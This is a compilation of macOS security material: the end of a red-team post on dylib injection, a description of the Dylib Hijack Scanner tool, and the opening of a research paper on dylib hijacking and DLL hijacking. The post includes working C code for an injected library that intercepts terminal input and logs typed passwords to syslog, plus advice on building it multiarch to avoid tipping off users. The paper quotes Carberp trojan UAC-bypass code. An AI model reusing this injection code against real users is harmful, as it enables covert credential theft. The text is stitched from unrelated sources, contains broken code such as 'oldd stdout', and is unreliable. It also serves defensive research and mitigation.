FD_SET(oldstdin, &rfds);
if (select(oldstdin + 1, &rfds, NULL, NULL, &tv)) {
 size = read(oldstdin, buf, 4096);
 buf[size] = '\0';
 syslog(LOG_ERR, "Data:%s\n", buf);
 write(master, buf, size);
}

FD_ZERO(&rfds);
FD_SET(master, &rfds);
if (select(master + 1, &rfds, NULL, NULL, &tv)) {
 size = read(master, buf, 4096);
 buf[size] = '\0';
 write(oldd stdout, buf, size);
}

return 0;
}

__attribute__((constructor))
static void customConstructor(int argc, const char **argv)
{
 struct termios current;
 int result;
 result = tcgetattr (STDIN_FILENO, ¤t);

 openpty(&master, &slave, NULL, ¤t, NULL);
```

```

dup2(slave, STDIN_FILENO);
dup2(slave, STDOUT_FILENO);
dup2(slave, STDERR_FILENO);
oldstdin = fileno(fopen("/dev/tty", "r"));
oldstdout = fileno(fopen("/dev/tty", "a"));
oldstderr = oldstdout;

pthread_t id;

pthread_create(&id, NULL, spyfunc, NULL);

syslog(LOG_ERR, "Dylib injection successful in %s\n", argv[0]);
}

```

This code still has some limitations, it will fail in cases when the application directly manipulates `/dev/tty`, however for most console applications it works as expected.

### **Multiarch issues**

We are testing this on a relatively new M1 Macbook, which is running both native ARM and x64 binaries. If we simply compile our library it will result in a native ARM binary, however if we try to inject this into an x64 process running under Rosetta we will be facing the following error message:

```
dyld[31453]: terminating because inserted dylib '$PATH/spy.dylib' could not be loaded: tried:
'$PATH/spy.dylib' (mach-o file, but is an incompatible architecture (have 'arm64e', need
'x86_64')), '/usr/local/lib/spy.dylib' (no such file), '/usr/lib/spy.dylib' (no such file)
```

From a Red Team perspective this is an issue, since we can not be sure what kind of process our library will be injected into, and the error can tip off the user that something is not right on the system. To solve this we will have to compile our library with multiarch support.

To achieve this we will Xcode, load our code, select the project, select build settings and set release to `ARCHS = $(ARCHS_STANDARD)` (Standard Architectures (Apple Silicon, Intel)). Hit build, the resulting dylib file will be under `$home/Library/Developer/Xcode/DerivedData/$projectname/Build/Products/Debug/`. The result should look like this:

Using this library it is possible to inject into both ARM and x64 processes running under Rosetta.

### **Protecting against all of this**

Apple introduced the Hardened Runtime by Apple in macOS 10.14 (Mojave), which in theory should prevent attacks like this. The catch is that developers have to sign their applications to enable hardened runtime when executing their code.

To test this we can create a self signed certificate in [Keychain Access](#). Then use this certificate to sign our example Go app.

Let's build our go example from before, and test DYLIB injection again:

```
% export DYLD_INSERT_LIBRARIES=/osx_injections/spy0.dylib
```

```
% go build readline.go
```

```
% ./readline
```

DYLIB injection successful!

Enter password:

asdasd

Welcome!

Now let's sign our app with a self signed certificate and hardened runtime enabled:

```
% sudo codesign -fs certname -o runtime readline
```

```
readline: replacing existing signature
```

```
% ./readline
```

Enter password:

asdasd

Welcome!

As we can see the library is no longer loaded, the application, among other things is immune against DYLIB injections.

## Conclusion

While Mac OS has some great security features us as developers have to be mindful that sometimes these features have to be explicitly enabled. While DYLIB injection is usually only exploitable when the attackers already have access to the target system, in the name of defense in depth these issues should be mitigated whenever possible.


<https://www.form3.tech/engineering/content/dylib-injection-in-golang-apps>

<https://github.com/alphaSeclab/injection-stuff>


[https://www.youtube.com/watch?v=dhhW5kzG048&ab\\_channel=Engineers.SG](https://www.youtube.com/watch?v=dhhW5kzG048&ab_channel=Engineers.SG)

## Dylib Hijack Scanner

Dylib Hijack Scanner or DHS, is a simple utility that will scan your computer for applications that are either susceptible to dylib hijacking or have been hijacked.




To use DHS, first **download** the zip archive containing the application. Depending on your browser, you may need to manually unzip the application by double-clicking on the zipped archive:



To run the application and begin a scan, simply double click on 'DHS.app' and press the 'Start Scan' button. DHS will then scan and detect any applications that have been hijacked, or are vulnerable to hijacking. It is likely that several vulnerable applications will be detected. This is quite common and don't mean your computer is

hacked. However, if there are any applications listed under 'Hijacked Applications' this could be an issue. It may be a false positive, or an actual hijacking (see the FAQs below for details). If you need help identifying sorting this out, feel free to email me.

Clicking the 'gear' icon on the bottom left of the window, will bring up DHS's preferences. These check boxes can be selected to control the execution of DHS. For example, selecting 'full scan' will cause DHS to perform a scan of the entire file-system. Selecting 'weak hijacker detection' will cause DHS to look for hijackers that abuse weak imports. Finally, selecting 'save results' will cause DHS to log all findings (as JSON) to a file in the application's directory named 'dhsFindings.txt'.



DHS is designed to favor reporting false positives over suppressing false negatives. While this will uncover a wider range of malicious hijackers, it may also result in legitimate dylibs being flagged. If something is flagged on your computer, is recommended you first consult the [list](#) of known false positives.

<https://objective-see.org/products/dhs.html>

## Dylib hijacking on OS X

DLL hijacking is a well known class of attack which was always believed only to affect the *Windows* OS. However, this paper will show that *OS X* is similarly vulnerable to dynamic library hijacks. By abusing various features and undocumented aspects of *OS X*'s dynamic loader, attackers need only to 'plant' specially crafted dynamic libraries to have malicious code automatically loaded into vulnerable applications. Using this method, such attackers can perform a wide range of malicious and subversive actions, including stealthy persistence, load-time process injection,

security software circumvention, and a *Gatekeeper* bypass (affording opportunities for remote infection). Since this attack abuses legitimate functionality of the OS, it is challenging to prevent and unlikely to be patched. However, this paper will present techniques and tools that can uncover vulnerable binaries as well as detect if a hijacking has occurred.

## Background


Before detailing the dynamic library (dylib) hijacking attack on *OS X*, dynamic link library (DLL) hijacking on *Windows* will briefly be reviewed. As the two attacks are conceptually quite similar, examining the well-understood *Windows* attack can help in gaining an understanding of the former.

DLL hijacking on *Windows* is best explained by *Microsoft*:


'When an application dynamically loads a dynamic link library (DLL) without specifying a fully qualified path name, *Windows* tries to locate the DLL by searching a well-defined set of directories. If an attacker gains control of one of the directories, they can force the application to load a malicious copy of the DLL instead of the DLL that it was expecting.' [1]

To reiterate, the default search behaviour of the *Windows* loader is to search various directories (such as the application's directory or the current working directory) before the *Windows* system directory. This can be problematic if an application attempts to load a system library via an insufficiently qualified path (i.e. just by its name). In such a scenario, an attacker may 'plant' a malicious DLL (the name of which matches that of the legitimate system DLL) in one of the primary search directories. With this malicious DLL in place, the *Windows* loader will find the attacker's library before the legitimate DLL and blindly load it into the context of the vulnerable application.

This is illustrated in [Figure 1](#) and [Figure 2](#), where a vulnerable application ([Figure 1](#)) is hijacked by a malicious DLL that has been planted in the primary search directory ([Figure 2](#)).



**Figure 1. Loading the legitimate system DLL.**



**Figure 2. Loading the attacker's malicious DLL.**

DLL hijacking attacks initially gained notoriety in 2010 and quickly grabbed the attention of both the media and malicious attackers. Also known as ‘binary planting’, ‘insecure library loading’ or ‘DLL preloading’, the discovery of this vulnerability is often attributed to H.D. Moore [2], [3]. However, the NSA was actually the first to note this flaw, 12 years prior to Moore, in 1998. In the NSA’s unclassified ‘Windows NT Security Guidelines’, the organization both describes and warns of DLL hijacking:

‘It is important that penetrators can’t insert a “fake” DLL in one of these directories where the search finds it before a legitimate DLL of the same name.’ [4]

To an attacker, DLL hijacking affords many useful scenarios. For example, such attacks can allow a malicious library to stealthily be persisted (without modifying the registry or other components of the OS), privileges to be escalated, and even provides the means for remote infection.

Malware authors were fairly quick to realize the benefits of DLL hijacking. In a blog post entitled ‘What the fxsst?’ [5], Mandiant researchers described how they had uncovered various unrelated malware samples all named ‘fxsst.dll’. Upon closer inspection, they found that the samples were all exploiting a DLL hijacking vulnerability in the *Windows* shell (Explorer.exe), that provided a stealthy method of persistence. Specifically, as Explorer.exe was installed in C:\Windows, planting a library named fxsst.dll in the same directory would result in the persistence of the malicious DLL as the loader searched the application’s directory before the system directory where the legitimate fxsst.dll lived.

Another example of malware using a DLL hijack can be found within the leaked source code for the banking trojan ‘Carberp’ [6]. The source code shows the malware bypassing User Account Control (UAC) via a DLL hijack of sysprep.exe (see [Figure 3](#)). This binary is an auto-elevated process, meaning that it requires no UAC prompt to gain elevated status. Unfortunately, it was found to be vulnerable to a DLL hijacking attack and would load a maliciously planted DLL (named cryptbase.dll) into its elevated process context [7].

```

//paths to abuse
char* uacTargetDir[] = {"system32\\sysprep", "ehome"};
char* uacTargetApp[] = {"sysprep.exe", "mcx2prov.exe"};
char* uacTargetDll[] = {"cryptbase.dll", "CRYPTSP.dll"};

//execute vulnerable application & perform DLL hijacking attack
if(Exec(&exitCode, "cmd.exe /C %s", targetPath))
{
 if(exitCode == UAC_BYPASS_MAGIC_RETURN_CODE)
 DBG("UAC BYPASS SUCCESS")
...

```

**Figure 3.** Carberp abusing a DLL hijack to bypass UAC.

These days, DLL hijacking on *Windows* is somewhat uncommon. Microsoft was swift to respond to attacks, patching vulnerable applications and detailing how others could avoid this issue (i.e. simply by specifying an absolute, or fully qualified path for imported DLLs) [8]. Moreover, OS level mitigations were introduced, which if enabled via the SafeDllSearchMode and/or CWDIllegalInDllSearch registry keys, stop the majority of DLL hijackings generically.

## Dylib hijacking on OS X

It has always been assumed that dynamic library hijacking was a *Windows*-only problem. However, as one astute *StackOverflow* user pointed out in 2010, ‘any OS which allows for dynamic linking of external libraries is theoretically vulnerable to this’ [9]. It took until 2015 for him to be proved correct – this paper will reveal an equally devastating dynamic library hijack attack affecting *OS X*.

The goal of the research presented here was to determine whether *OS X* was vulnerable to a dynamic library attack. Specifically, the research sought to answer the question: could an attacker plant a malicious *OS X* dynamic library (dylib) such that the OS’s dynamic loader would load it automatically into a vulnerable application? It was hypothesized that, much like DLL hijacking on *Windows*, such an attack on *OS X* would provide an attacker with a myriad of subversive capabilities. For example, stealthy persistence, load-time process injection, security software circumvention, and perhaps even ‘remote’ infection.

It should be noted that several constraints were placed upon this undertaking. First, success was constrained by disallowing any modification to the system – except for the creation of files (and if necessary folders). In other words, the research ignored attack scenarios that required the subverting of existing binaries (e.g. patching) or modifications to existing OS configuration files (e.g. ‘auto-run’ plists, etc.). As such attacks are well known and trivial both to prevent and to detect, they were ignored. The research also sought a method of hijack that was completely independent of the user’s environment. *OS X* provides various legitimate means to control the environment in a manner that could coerce the loader to load malicious libraries

automatically into a target process. These methods, such as setting the DYLD\_INSERT\_LIBRARIES environment variable, are user-specific and, again, well known and easy to detect. As such, they were of little interest and were ignored.

The research began with an analysis of the *OS X* dynamic linker and loader, dyld. This binary, found within /usr/bin, provides standard loader and linker functionality including finding, loading and linking dynamic libraries.

As *Apple* has made dyld open source [10], analysis was fairly straightforward. For example, reading the source code provided a decent understanding of dyld's actions as an executable is loaded and its dependent libraries are loaded and linked in. The following briefly summarizes the initial steps taken by dyld (focusing on those that are relevant to the attack described in this paper):

1. As any new process is started, the kernel sets the user-mode entry point to \_\_dyld\_start (dyldStartup.s). This function simply sets up the stack then jumps to dyldbootstrap::start(), which in turn calls the loader's \_main().
2. Dyld's \_main() function (dyld.cpp) invokes link(), which then calls an ImageLoader object's link() method to kick off the linking process for the main executable.
3. The ImageLoader class (ImageLoader.cpp) exposes many functions that dyld calls in order to perform various binary image loading logic. For example, the class contains a link() method. When called, this invokes the object's recursiveLoadLibraries() method to perform the loading of all dependent dynamic libraries.
4. The ImageLoader's recursiveLoadLibraries() method determines all required libraries and invokes the context.loadLibrary() function on each. The context object is simply a structure of function pointers that is passed around between methods and functions. The loadLibrary member of this structure is initialized with the libraryLocator() function (dyld.cpp), which simply calls the load() function.
5. The load() function (dyld.cpp) calls various helper functions within the same file, named loadPhase0() through to loadPhase5(). Each function is responsible for handling a specific task of the load process, such as resolving paths or dealing with environment variables that can affect the load process.
6. After loadPhase5(), the loadPhase6() function finally loads (maps) the required dylibs from the file system into memory. It then calls into an instance of the ImageLoaderMachO class in order to perform Mach O specific loading and linking logic on each dylib.

With a basic understanding of dyld's initial loading logic, the research turned to hunting for logic that could be abused to perform a dylib hijack. Specifically, the research was interested in code in the loader that didn't error out if a dylib wasn't found, or code that looked for dylibs in multiple locations. If either of these scenarios

was realized within the loader, it was hoped that an *OS X* dylib hijack could be performed.

The initial scenario was investigated first. In this case, it was hypothesized that if the loader could handle situations where a dylib was not found, an attacker (who could identify such situations) could place a malicious dylib in this presumed location. From then on, the loader would now ‘find’ the planted dylib and blindly load the attacker’s malicious code.

Recall that the loader calls the ImageLoader class’s recursiveLoadLibraries() method to both find and load all required libraries. As shown in [Figure 4](#), the loading code is wrapped in a try/catch block to detect dylibs that fail to load.

```
//attempt to load all required dylibs
void ImageLoader::recursiveLoadLibraries(...) {

 //get list of libraries this image needs
 DependentLibraryInfo libraryInfos[fLibraryCount];
 this->doGetDependentLibraries(libraryInfos);

 //attempt to load each dylib
 for(unsigned int i=0; i < fLibraryCount; ++i) {

 //load
 try {
 dependentLib = context.loadLibrary(libraryInfos[i], ...);
 ...
 }
 catch(const char* msg) {

 if(requiredLibInfo.required)
 throw dyld::mkstringf("Library not loaded: %s\n"
 "Referenced from: %s\n Reason: %s",
 requiredLibInfo.name, this->getRealPath(), msg);

 //ok if weak library not found
 dependentLib = NULL;
 }
 }
}
```

**Figure 4. Error logic for dylib load failures.**

Unsurprisingly, there is logic to throw an exception (with a message) if a library fails to load. Interestingly though, this exception is only thrown if a variable named ‘required’ is set to true. Moreover, the comment in the source code indicates that failure to load ‘weak’ libraries is OK. This seems to indicate that some scenario exists where the loader is OK with missing libraries – perfect!

Digging deeper into the loader’s source code revealed where this ‘required’ variable is set. Specifically, the doGetDependentLibraries() method of the ImageLoaderMacho class parses the load commands (described below) and sets the variable based on whether or not the load command is of type LC\_LOAD\_WEAK\_DYLIB.

```

//get all libraries required by the image
void ImageLoaderMachO::doGetDependentLibraries(DependentLibraryInfo libs[]){

 //get list of libraries this image needs
 const uint32_t cmd_count = ((macho_header*)fMachOData)->ncmds;
 const struct load_command* const cmds =
 (struct load_command*)&fMachOData[sizeof(macho_header)];
 const struct load_command* cmd = cmds;

 //iterate over all load commands
 for (uint32_t i = 0; i < cmd_count; ++i){
 switch (cmd->cmd) {
 case LC_LOAD_DYLIB:
 case LC_LOAD_WEAK_DYLIB:
 ...
 ...
 //set required variable
 (&libs[index++])->required = (cmd->cmd != LC_LOAD_WEAK_DYLIB);

 break;
 }

 //go to next load command
 cmd = (const struct load_command*)((char*)cmd)+cmd->cmdsize;
 }
}

```

**Figure 5. Setting the ‘required’ variable (src file?).**

Load commands are an integral component of the Mach-O file format (*OS X*'s native binary file format). Embedded immediately following the Mach-O header, they provide various commands to the loader. For example, there are load commands to specify the memory layout of the binary, the initial execution state of the main thread, and information about the dependent dynamic libraries for the binary. To view the load commands of a compiled binary, a tool such as MachOView [11] or /usr/bin/otool (with the -l command-line flag) can be used (see [Figure 6](#)).

| Offset      | Data              | Description                                                 | Value |
|-------------|-------------------|-------------------------------------------------------------|-------|
| 000.. 000.. | Command           | LC_LOAD_DYLIB                                               |       |
| 000.. 000.. | Command Size      | 88                                                          |       |
| 000.. 000.. | Str Offset        | 24                                                          |       |
| 000.. 000.. | Time Stamp        | Wed Dec 31 14:00:02 1969                                    |       |
| 000.. 001.. | Current Ver       | 21.0.0                                                      |       |
| 000.. 000.. | Compatibility Ver | 1.0.0                                                       |       |
| 000.. 2F5.. | Name              | /System/Library/Frameworks/Cocoa.framework/Versions/A/Cocoa |       |

**Figure 6. Dumping Calculator.app’s load commands with MachOView.**

(Click [here](#) to view a larger version of Figure 6.)

The code in [Figure 5](#) shows the loader iterating over all the load commands within a binary, looking for those that specify a dylib import. The format of such load commands (e.g. LC\_LOAD\_DYLIB, LC\_LOAD\_WEAK\_DYLIB, etc.) can be found in the mach-o/loader.h file.

```


struct dylib_command
{
 uint32_t cmd; /* LC_LOAD_{,WEAK_}DYLIB, LC_ID_DYLIB, */
 uint32_t cmdsize; /* includes pathname string */
 struct dylib dylib; /* the library identification */
};

struct dylib
{
 union lc_str name; /* library's path name */
 uint32_t timestamp; /* library's build time stamp */
 uint32_t current_version; /* library's current version number */
 uint32_t compatibility_version; /* library's compatibility vers number*/
};

```


**Figure 7. The format of the LC\_LOAD\_\* load commands.**

For each dylib that an executable was dynamically linked against, it will contain an LC\_LOAD\_\* (LC\_LOAD\_DYLIB, LC\_LOAD\_WEAK\_DYLIB, etc.) load command. As the loader code in [Figure 4](#) and [Figure 5](#) illustrates, LC\_LOAD\_DYLIB load commands specify a required dylib, while libraries imported via LC\_LOAD\_WEAK\_DYLIB are optional (i.e. ‘weak’). In the case of the former (LC\_LOAD\_DYLIB), an exception will be thrown if the required dylib is not found, causing the loader to abort and terminate the process. However, in the latter case (LC\_LOAD\_WEAK\_DYLIB), the dylib is optional. If such a ‘weak’ dylib is not found, no harm is done, and the main binary will still be able to execute.



**Figure 8. Attempting to load a ‘weak’ dylib (LC\_LOAD\_WEAK\_DYLIB).**

This loader logic fulfilled the first hypothetical hijack scenario, and as such, provided a dylib hijack attack on *OS X*. Namely, as illustrated in Figure 9, if a binary specifies a weak import that is not found, an attacker can place a malicious dylib in this presumed location. From then on, the loader will ‘find’ the attacker’s dylib and blindly load this malicious code into the process space of the vulnerable binary.



**Figure 9.** Hijacking an application via a malicious ‘weak’ dylib.

Recall that another hijack attack was hypothesized if a scenario existed where the loader searched for dynamic libraries in multiple locations. In this case, it was thought that an attacker would be able to place a malicious dylib in one of the primary search directories (if the legitimate dylib was found elsewhere). It was hoped that the loader would then find the attacker’s malicious dylib first (before the legitimate one), and thus naively load the attacker’s malicious library.

On *OS X*, load commands such as LC\_LOAD\_DYLIB always specify a path to the dynamic library (as opposed to *Windows*, where just the name of the library may be provided). Because a path is provided, dyld generally does not need to search various directories to find the dynamic library. Instead, it can simply go directly to the specified directory and load the dylib. However, analysis of dyld’s source code uncovered a scenario in which this generality did not hold.

Looking at the loadPhase3() function in dyld.cpp revealed some interesting logic, as shown in [Figure 10](#).

```

//substitute @rpath with all -rpath paths up the load chain
for(const ImageLoader::RPathChain* rp=context.rpath; rp != NULL; rp=rp->next)
{

 //try each rpath
 for(std::vector<const char*>::iterator it=rp->paths->begin();
 it != rp->paths->end(); ++it){

 //build full path from current rpath
 char newPath[strlen(*it) + strlen(trailingPath)+2];
 strcpy(newPath, *it);
 strcat(newPath, "/");
 strcat(newPath, trailingPath);

 //TRY TO LOAD
 // ->if this fails, will attempt next variation!!
 image = loadPhase4(newPath, orgPath, context, exceptions);
 if(image != NULL)
 dyld::log("RPATH successful expansion of %s to: %s\n", orgPath,
 newPath);
 else
 dyld::log("RPATH failed to expanding %s to: %s\n", orgPath,
 newPath);

 //if found/load image, return it
 if(image != NULL)
 return image;
 }
}

```

**Figure 10. Loading ‘rpath’-dependent libraries.**


Dyld will iterate over an rp->paths vector, dynamically building paths (held within the ‘newPath’ variable) which are then loaded via the loadPhase4() function. While this does seem to fulfil the requirement of the second hijack scenario (i.e. dyld looking in multiple locations for the same dylib), a closer examination was required.

The comment on the first line of dyld’s source in [Figure 10](#) mentions the term ‘@rpath.’ According to *Apple* documentation, this is a special loader keyword (introduced in *OS X 10.5, Leopard*) that identifies a dynamic library as a ‘run-path-dependent library’ [\[12\]](#). *Apple* explains that a run-path-dependent library ‘is a dependent library whose complete install name (path) is not known when the library is created’ [\[12\]](#). Other online documentation such as [\[13\]](#) and [\[14\]](#) provides more detail, describing the role of these libraries and explaining how the @rpath keyword enables: ‘frameworks and dynamic libraries to finally be built only once and be used for both system-wide installation and embedding without changes to their install names, and allowing applications to provide alternate locations for a given library, or even override the location specified for a deeply embedded library’ [\[14\]](#).

While this feature allows software developers to deploy complex applications more easily, it can also be abused to perform a dylib hijack. This is true since in order to make use of run-path-dependent libraries, ‘an executable provides a list of run-path search paths, which the dynamic loader traverses at load time to find the libraries’ [\[12\]](#). This is realized in code in various places within dyld, including the code snippet that was presented in [Figure 10](#).

Since run-path-dependent libraries are relatively novel and somewhat unknown, it seemed prudent to provide an example of building both a legitimate run-path-dependent library and a sample application that links against it.

A run-path-dependent library is a normal dylib whose install name is prefixed with '@rpath'. To create such a library in Xcode one can simply set the dylib's installation directory to '@rpath', as shown in [Figure 11](#).



